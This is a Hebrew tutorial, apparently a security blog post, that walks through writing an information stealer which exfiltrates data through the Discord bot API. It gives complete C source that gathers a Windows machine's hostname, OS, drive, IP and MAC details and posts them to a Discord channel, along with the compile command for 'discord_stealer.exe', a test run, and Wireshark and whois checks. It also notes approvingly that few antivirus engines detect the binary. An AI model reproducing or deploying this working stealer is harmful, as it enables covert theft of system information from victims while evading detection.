Wireshark הוא כלי ניתוח רשת פופולרי ופתוח שנועד לתפוס ולנתח תעבורת רשת בצורה מעמיקה ומקצועית. הוא מאפשר למשתמשים לתפוס את מנות הנתונים (packets) העוברת דרך הרשת ולבחון את התוכן שלהן. הוא תומך במגוון רחב של פרוטוקולי רשת, כולל TCP, UDP, HTTP, DNS ועוד, ומספק כלי חזק לפענוח, פילטרינג וניתוח של התעבורה. עם Wireshark ניתן לראות את הנתונים בתצוגת טבלה מסודרת שמפרקת כל מנות נתונים לפרטי פרטים, כמו כתובות IP, מספרי פורטים, וסוגי פרוטוקולים.

כלי זה מאפשר למנהלי רשת, אנשי אבטחת מידע ומפתחים לאבחן בעיות ברשת, לאתר בעיות ביצועים, ולבדוק את אבטחת הרשת על ידי ניתוח זרימת הנתונים והבנת האופן שבו היישומים והשרתים מתקשרים ביניהם. Wireshark מציע ממשק גרפי אינטואיטיבי ומגוון רחב של כלים לניתוח תעבורה, כמו פילטרים מתקדמים, דוחות גרפיים וסטטיסטיקות. בעזרת Wireshark ניתן גם לשמור ולשתף הקלטות (captures) לצורך ניתוח מאוחר או לשיתוף עם צוותי עבודה אחרים. כלים אלה חשובים במיוחד בעבודה בסביבות רשת מורכבות או כאשר יש צורך להבטיח שהרשת פועלת בצורה אופטימלית ובטוחה.

ולמה זה עוזר לנו? אנחנו יכולים לראות למי שלחנו באמת את המידע באמצעות ניטור התעבורה ברשת. נראה את הפקטות TCP שנשלחו בזמן ששלחנו את ההודעה:

No.	Time	Source	Destination	Protocol	Length	Info
25	5.294375	2001:67c:4e8:f004::9	2a05:bb80:3c:ac2f:7…	TLSv1.2	1474	Certificate [TCP segment of a reassembled PDU]
26	5.294377	2001:67c:4e8:f004::9	2a05:bb80:3c:ac2f:7…	TLSv1.2	104	Server Key Exchange, Server Hello Done
27	5.294480	2a05:bb80:3c:ac2f:7…	2001:67c:4e8:f004::9	TCP	74	49811 → 443 [ACK] Seq=184 Ack=5527 Win=263168 Len=0
28	5.302364	2a05:bb80:3c:ac2f:7…	2001:67c:4e8:f004::9	TLSv1.2	167	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
29	5.411166	2001:67c:4e8:f004::9	2a05:bb80:3c:ac2f:7…	TLSv1.2	346	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
30	5.438385	2a05:bb80:3c:ac2f:7…	2001:67c:4e8:f004::9	TLSv1.2	323	Application Data
31	5.438520	2a05:bb80:3c:ac2f:7…	2001:67c:4e8:f004::9	TLSv1.2	164	Application Data
32	5.554051	2001:67c:4e8:f004::9	2a05:bb80:3c:ac2f:7…	TCP	74	443 → 49811 [ACK] Seq=5801 Ack=616 Win=31744 Len=0
33	5.593784	2001:67c:4e8:f004::9	2a05:bb80:3c:ac2f:7…	TLSv1.2	780	Application Data
34	5.603898	2a05:bb80:3c:ac2f:7…	2001:67c:4e8:f004::9	TLSv1.2	324	Application Data
35	5.604158	2a05:bb80:3c:ac2f:7…	2001:67c:4e8:f004::9	TLSv1.2	534	Application Data
36	5.707644	2001:67c:4e8:f004::9	2a05:bb80:3c:ac2f:7…	TCP	74	443 → 49811 [ACK] Seq=6507 Ack=1326 Win=33792 Len=0
37	5.747029	192.168.7.20	239.255.255.250	UDP	698	59897 → 3702 Len=656

יפה, אנחנו יכולים להעתיק את הכתובת של ה-destination ולבדוק מי זה באמצעות הכלי whois!

Whois הוא כלי שמספק מידע על רישום דומיינים וכתובות IP כולל פרטי בעל הדומיין, פרטי יצירת קשר, תאריכי רישום ותוקף, ומידע על שרתי DNS. באמצעות Whois ניתן לבדוק את פרטי הרישום של דומיינים, לאבחן בעיות רשת, לבצע בדיקות אבטחה, ולחקור קשרים בין דומיינים שונים. המידע מסופק על ידי בסיסי נתונים ציבוריים של רשויות רישום דומיינים וכתובות IP.

נריץ whois על הכתובת (הפקודה whois {IP} בתוך ה-linux):


```
% Information related to '2001:67c:4e8::/48AS62041'

route6:         2001:67c:4e8::/48
descr:          Telegram IPv6 Network
origin:         AS62041
mnt-by:         MNT-TELEGRAM
created:        2014-04-05T13:59:38Z
last-modified:  2014-04-05T13:59:38Z
source:         RIPE
```

מעולה, זה של טלגרם!. עשינו זאת ☺. בואו נסרוק את הקובץ שלנו עם Websec Malware Scanner.

Websec Malware Scanner הוא כלי אבטחת מידע שנועד לסרוק אתרי אינטרנט ולגלות תוכנות זדוניות (Malware)והתקפות פוטנציאליות. הכלי מבצע סריקות מקיפות של קוד האתר, קבצים ותוספים, כדי לזהות קוד זדוני, פרצות אבטחה, והתקפות כמו הזרקת קוד (Code Injection) ותכנים חשודים.

Websec מספק גם דוחות מפורטים על בעיות אבטחה שזוהו, כולל המלצות לתיקון והגנה. שימוש בכלי כמו Websecמסייע למנהלי אתרים להבטיח שהאתר שלהם מוגן מפני איומים חדשים ולקבל תמונה ברורה של מצב האבטחה של האתר, מה שמפחית את הסיכון לפגיעות אבטחה ולפגיעות פרטיות של משתמשים.

בואו נסרוק את הקובץ שלנו שם ונראה אם הוא באמת ממש מזוהה כוירוס, התוצאה של הסריקה שלי כאן:



רק 3 מתוך 39 אנטירוסים מצאו את הקובץ שלנו זדוני. מעניין ביותר!

אז סיימנו, מעכשיו הקונספט יהיה דומה - המטרה היא להראות כמה API's תמימים. נמשיך לדיסקורד.


אז איך גונבים מידע עם Discord Bot?


דיסקורד הוא פלטפורמת תקשורת מקוונת שמאפשרת למשתמשים ליצור ולהצטרף לשרתים (servers) שמוקדשים לנושאים שונים, ולהשתמש בצ'אטים טקסטואליים, קוליים וקטעי וידאו. דיסקורד פופולרי בקרב קהילות גיימרים, קבוצות עניין, וקהילות חברתיות שמחפשות מקום לשוחח ולשתף תכנים בצורה מסודרת ומאורגנת.


דיסקורד בוט הוא יישום אוטומטי שניתן להוסיף לשרת דיסקורד כדי להוסיף לו פונקציות נוספות ולייעל את התנהלותו. בוטים יכולים לבצע מגוון רחב של פעולות, כמו ניהול אוטומטי של תפקידים, ניהול צ'אטים, שליחת התראות, ניהול משחקים, ואפילו אינטראקציה עם משתמשים דרך פקודות מותאמות אישית. הם מסייעים בשיפור חוויית המשתמש והקלה על ניהול השרתים, ומסופקים בדרך כלל דרך ממשקי תכנות (APIs)שמאפשרים למפתחים ליצור ולהתאים אישית את הבוטים לצרכים הספציפיים של כל שרת.

בואו ניצור בוט


בשביל ליצור בוט, יש להכנס לכתובת הבאה וליצור Application חדש:








כעת יש ללחוץ על האפליקציה שיצרתם, ושם ללחוץ על האפשרות "Bot" בתפריט השמאלי. מצד ימין יש להגדיר שם משתמש לבוט, ללחוץ על RESET TOKEN על מנת לתקשר איתו (תגלו בהמשך), ולתת לו גישה של Administrator:




כעת, נצטרך לתת הרשאות לבוט שלנו, עושים את זה בכתובת הזאת:

https://discord.com/api/oauth2/authorize?client_id={ApplicationID}&permissions=0&scope=bot

כאשר ה-client_id זה ה-Application id שקיבלתם כשיצרתם את האפליקציה:



בואו ניצור שרת חדש. נצטרך את ה-id של הצאט שבו נצטרך לשלוח את ההודעה:



יאללה, הזמן לקודד קצת:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define DISCORD_BOT_TOKEN "REPLACE WITH THE BOT TOKEN" // Replace with your actual
Discord bot token
#define DISCORD_CHANNEL_ID "REPLACE WITH THE CHANNEL ID" // Replace with the Discord
channel ID where you want to send the message

/**
 * Sends a message to a Discord channel using the Discord Bot API.
 *
 * @param message The message to be sent to the Discord channel.
 * @return 0 on success, 1 on failure.
 */
int sendToDiscord(const char* message) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;
    HINTERNET hRequest = NULL;

    // Open an HTTP session
    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen failed. Error: %d\n", GetLastError());
        return 1;
    }

    // Connect to the Discord API server
```

```
    hConnect = WinHttpConnect(hSession, L"discord.com", INTERNET_DEFAULT_HTTPS_PORT,
0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect failed. Error: %d\n", GetLastError());
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Open a POST request to the Discord API endpoint for sending messages
    hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest failed. Error: %d\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Set the request headers including Authorization and Content-Type
    if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot " DISCORD_BOT_TOKEN
"\r\nContent-Type: application/json\r\n", -1, WINHTTP_ADDREQ_FLAG_ADD)) {
        fprintf(stderr, "WinHttpAddRequestHeaders failed. Error: %d\n",
GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Construct the JSON payload for the message
    char json_body[1024];
    snprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}", message);

    // Send the request with the JSON payload
    if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body, strlen(json_body),
strlen(json_body), 0)) {
        fprintf(stderr, "WinHttpSendRequest failed. Error: %d\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Receive the response from the Discord API
    BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
    if (!hResponse) {
        fprintf(stderr, "WinHttpReceiveResponse failed. Error: %d\n", GetLastError());
    }

    // Check the HTTP status code of the response
    DWORD code = 0;
    DWORD codeS = sizeof(code);
    if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
        if (code == 200) {
            printf("Message sent successfully to Discord.\n");
        } else {
            printf("Failed to send message to Discord. HTTP status code: %d\n", code);
        }
    } else {
        DWORD error = GetLastError();
        LPSTR buffer = NULL;
```

```
        FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                       NULL, error, 0, (LPSTR)&buffer, 0, NULL);
        printf("Unknown error: %s\n", buffer);
        LocalFree(buffer);
    }

    // Clean up handles
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hSession);

    return 0;
}

/**
 * Main function that tests sending a message to Discord and sends system information.
 */
int main(int argc, char* argv[]) {
    // Test message
    const char* test_message = "a4ng is the best character";
    sendToDiscord(test_message);

    char systemInfo[4096];

    // Get host name
    CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD size = sizeof(hostName) / sizeof(hostName[0]);
    GetComputerNameA(hostName, &size);

    // Get OS version
    OSVERSIONINFO osVersion;
    osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
    GetVersionEx(&osVersion);

    // Get system information
    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);

    // Get logical drive information
    DWORD drives = GetLogicalDrives();

    // Get IP address information
    IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than 16 adapters
    DWORD adapterInfoSize = sizeof(adapterInfo);
    if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
        printf("GetAdaptersInfo failed. Error: %d\n", GetLastError());
        return 1;
    }

    // Construct system information string
    snprintf(systemInfo, sizeof(systemInfo),
        "Host Name: %s, "
        "OS Version: %d.%d.%d, "
        "Processor Architecture: %d, "
        "Number of Processors: %d, "
        "Logical Drives: %X, ",
        hostName,
        osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
        sysInfo.wProcessorArchitecture,
        sysInfo.dwNumberOfProcessors,
        drives);

    // Add IP address information
```

```
    for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter-
>Next) {
        snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
        "Adapter Name: %s, "
        "IP Address: %s, "
        "Subnet Mask: %s, "
        "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
        adapter->AdapterName,
        adapter->IpAddressList.IpAddress.String,
        adapter->IpAddressList.IpMask.String,
        adapter->Address[0], adapter->Address[1], adapter->Address[2],
        adapter->Address[3], adapter->Address[4], adapter->Address[5]);
    }

    // Send system information to Discord
    sendToDiscord(systemInfo);
    return 0;
}
```

וכמובן שנסביר. הקוד מחלק את הפעולות לשתי פונקציות עיקריות sendToDiscord ו-main:


- **פונקציית sendToDiscord:** פותחת חיבור לשרת Discord באמצעות WinHTTP מגדירה את הכותרות והגוף של הבקשה בפורמט JSON ושולחת הודעה לערוץ ב--Discord.היא בודקת את התגובה מהשרת ומדפיסה הודעות שגיאה במידת הצורך.
- **פונקציית main:** שולחת הודעת בדיקה ל-Discord, אוספת מידע על המחשב (כגון שם מחשב, גרסת מערכת הפעלה, פרטי מערכת, ומידע על מתאמי רשת), ויוצרת מחרוזת עם כל המידע. לאחר מכן, שולחת את המידע על המחשב ל-Discord באמצעות פונקציית sendToDiscord.

את הפירוט של שאר הלוגיקה אפשר למצוא בדרך הפעולה של הבוט שכתבנו לטלגרם.

נקמפל:

```
x86_64-w64-mingw32-g++ -O2 discord_stealer.c -o discord_stealer.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -
lwinhttp
```

וגם פה, נעתיק את הקובץ exe למכונת ה-Windows ונריץ:




```
FLARE Tue 09/10/2024 23:46:00.92
C:\>.\discord_stealer.exe
message sent successfully to discord.
message sent successfully to discord.

FLARE Tue 09/10/2024 23:46:03.56
```

נבדוק ב-Wireshark:

tcp.port == 443

No.	Time	Source	Destination	Protocol	Length
30	8.465359	162.159.138.232	192.168.7.22	TLSv1.2	312
31	8.470869	192.168.7.22	162.159.138.232	TLSv1.2	358
32	8.471014	192.168.7.22	162.159.138.232	TLSv1.2	124
33	8.530996	162.159.138.232	192.168.7.22	TCP	60

השתמשי בהפילטר "tcp.port == 443" מכיוון שאנו השתמשנו ב-INTERNET_DEFAULT_HTTPS_PORT, שהוא 443, נשתמש ב-whois כדי להבין מי זאת הכתובת הציבורית 162.159.138.232:

```
NetRange:       162.158.0.0 - 162.159.255.255
CIDR:           162.158.0.0/15
NetName:        CLOUDFLARENET
NetHandle:      NET-162-158-0-0-1
Parent:         NET162 (NET-162-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS13335
Organization:   Cloudflare, Inc. (CLOUD14)
RegDate:        2013-05-23
```

לפי האינטרנט - "By default, the DNS over Discord bot uses Cloudflare's 1.1. 1.1 DNS service". אז אני מניח שהכתובת הזו היא של Discord API. נמשיך לבדיקת Websec:

Scan Results

Scan ID: 5a0f36ac-8fc0-46e3-bc87-1742eb964595

discord_stealer.exe [43.5 kB]

SCAN STATUS [IN PROGRESS]

SCANNED 39/39 | DETECTED 3

NOTIFY ME WHEN COMPLETE.

yourname@example.org | Submit

Antivirus: Adaware	Status: Clean
Antivirus: Alyac	Status: Clean
Antivirus: Amiti	Status: Clean
Antivirus: Arcabit	Status: Clean
Antivirus: Avast	Status: Clean
Antivirus: Avg	Status: Clean

